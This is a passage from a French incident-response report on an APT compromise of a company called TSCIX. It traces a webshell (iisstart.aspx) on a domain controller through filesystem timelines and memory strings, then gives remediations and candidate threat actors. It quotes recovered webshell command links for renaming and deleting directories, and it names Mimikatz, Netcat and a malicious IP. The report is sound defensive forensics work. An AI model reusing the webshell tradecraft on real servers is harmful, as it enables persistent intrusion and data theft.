Windows\MICROS~1.NET\FRAMEW~2\V20~1.507\TEMPOR~1.NET\root\e22c2559\92c7e946\default.aspx.cdcab7d2.
(Offset: 0x117b03400)"
Wed Aug 24 2016 13:55:30,0,macb,---a----------,0,0,61053,"[MFT STD_INFO]
Windows\MICROS~1.NET\FRAMEW~2\V20~1.507\TEMPOR~1.NET\root\e22c2559\92c7e946\default.aspx.cdcab7d2.
(Offset: 0x117b03400)"

$ cat dc.timeline.txt | grep iisstart.aspx
Wed    Aug    24    2016    13:45:34,0,macb,---a----------,0,0,61043,"[MFT    FILE_NAME]
inetpub\wwwroot\iisstart.aspx (Offset: 0x13f5d6858)"
Wed    Aug    24    2016    13:45:34,0,macb,---a----------,0,0,61043,"[MFT    STD_INFO]
inetpub\wwwroot\iisstart.aspx (Offset: 0x13f5d6858)"
Wed       Aug       24       2016       13:55:30,0,macb,---a----------,0,0,61089,"[MFT
FILE_NAME]       Windows\Microsoft.NET\Framework64\v2.0.50727\Temporary       ASP.NET
Files\root\e22c2559\92c7e946\iisstart.aspx.cdcab7d2.compiled (Offset: 0x1a1841400)"
Wed       Aug       24       2016       13:55:30,0,macb,---a----------,0,0,61089,"[MFT
STD_INFO]        Windows\Microsoft.NET\Framework64\v2.0.50727\Temporary        ASP.NET
Files\root\e22c2559\92c7e946\iisstart.aspx.cdcab7d2.compiled (Offset: 0x1a1841400)"
```

On remarque que les 2 fichiers dans le dossier `inetpub` ont été modifiés le 24 août 2016 à 13h45, on peut considérer que cette action a été faite par l'attaquant en lui-même à travers le partage réseau.

4.4.3 - Requêtes POST

Étant donné que les logs des requêtes POST d'IIS ne sont pas assez détaillés, nous allons passer par un autre moyen. En recherchant dans les strings de toute l'image mémoire la valeur `iisstart.aspx`, on remarque des entêtes de requêtes POST provenant du processus 5188 qui correspond au processus `w3wp.exe`, parent des deux `cmd.exe`.

Après avoir dump le processus `w3wp.exe`, une recherche non-structurée a permis de reconstituer quelques requêtes POST effectuées par l'attaquant sur l'endpoint `iisstart.aspx` comme des `set` pour lister les variables d'environnement ou des listings du dossier `C:\inetpub`.

Mais cela n'a pas permis de reconstituer une séquence de commandes permettant d'exfiltrer quelconques données pour l'instant.

Toutefois nous avons pu noter parmi les traces récupérées (`dc.strings.txt`) qu'il semblerait que des fichiers de tout types ont été manipulés ou inspectés.

En effectuant la commande `cat dc.strings.txt | grep -i 'javascript:command'`, issu du script `iisstart.aspx`, on trouve plusieurs informations intéressantes (sortie ci-dessous nettoyée pour améliorer la lisibilité) :

```
[ ... ]
<a href=javascript:Command('renamedir','C://System%20Volume%20Information');>Ren</a>
<a href=javascript:Command('deldir','C://System%20Volume%20Information');>Del</a>
[ ... ]
<a href=javascript:Command('change', 'C://TSCData')>TSCData</a>
<a href=javascript:Command('renamedir','C://Users');>Ren</a>
<a href=javascript:Command('showatt','C://Users/');>Att</a>
[ ... ]
```

Ces informations semblent provenir du web shell établi sur le DC.

5 - Remédiations

Forts des investigations faites, voici une liste de recommandations à effectuer :

- Mettre à jour les services (notamment Exchange et IIS) sur le contrôleur de domaine.
- Former les utilisateurs face au phishing.
- Utiliser un anti-virus avec une licence et à jour.
- Authentifier les emails des collaborateurs avec des certificats.
- Détection de requêtes HTTP vers un endpoint `iisstart.aspx` via un IPS/IDS.
- Blocage de l'IP malveillante (128.199.111.106) via le pare-feu.
- Appliquer une meilleure politique d'installation de logiciel sur les postes afin qu'un utilisateur ne puisse pas installer n'importe quel logiciel.

6 - Conclusion

Ce rapport met en évidence que TSCIX a été victime d'une attaque sophistiquée de type APT (Advanced Persistent Threat) orchestrée via une campagne de phishing ciblée. Un employé, Janice Reed, a reçu un e-mail malveillant déguisé en message légitime provenant d'un administrateur de l'entreprise.

L'e-mail contenait un logiciel malveillant, « TeamCommunicator », qui a exfiltré des mots de passe en utilisant des outils comme Mimikatz et Netcat. L'attaquant a également implanté un webshell sur le contrôleur de domaine, exploitant le service IIS pour maintenir un accès persistant et exécuter des commandes à distance. Des traces d'exfiltration de données et de compromission du contrôleur de domaine ont été trouvées, confirmant l'accès non autorisé à des ressources critiques.

Il est impératif que TSCIX mette en œuvre des mesures de sécurité robustes, notamment des mises à jour des systèmes, une formation renforcée sur le phishing, et une surveillance accrue pour prévenir de futures intrusions et contenir la menace actuelle.

Nous concluons cette analyse en fournissant un liste possible de Threat Actors pouvant être à l'origine de cette attaque : APT41, EMISSARY PANDA, GALLIUM, HAFNIUM, Hurricane Panda, Leviathan[1].

[1] https://malpedia.caad.fkie.fraunhofer.de/details/win.chinachopper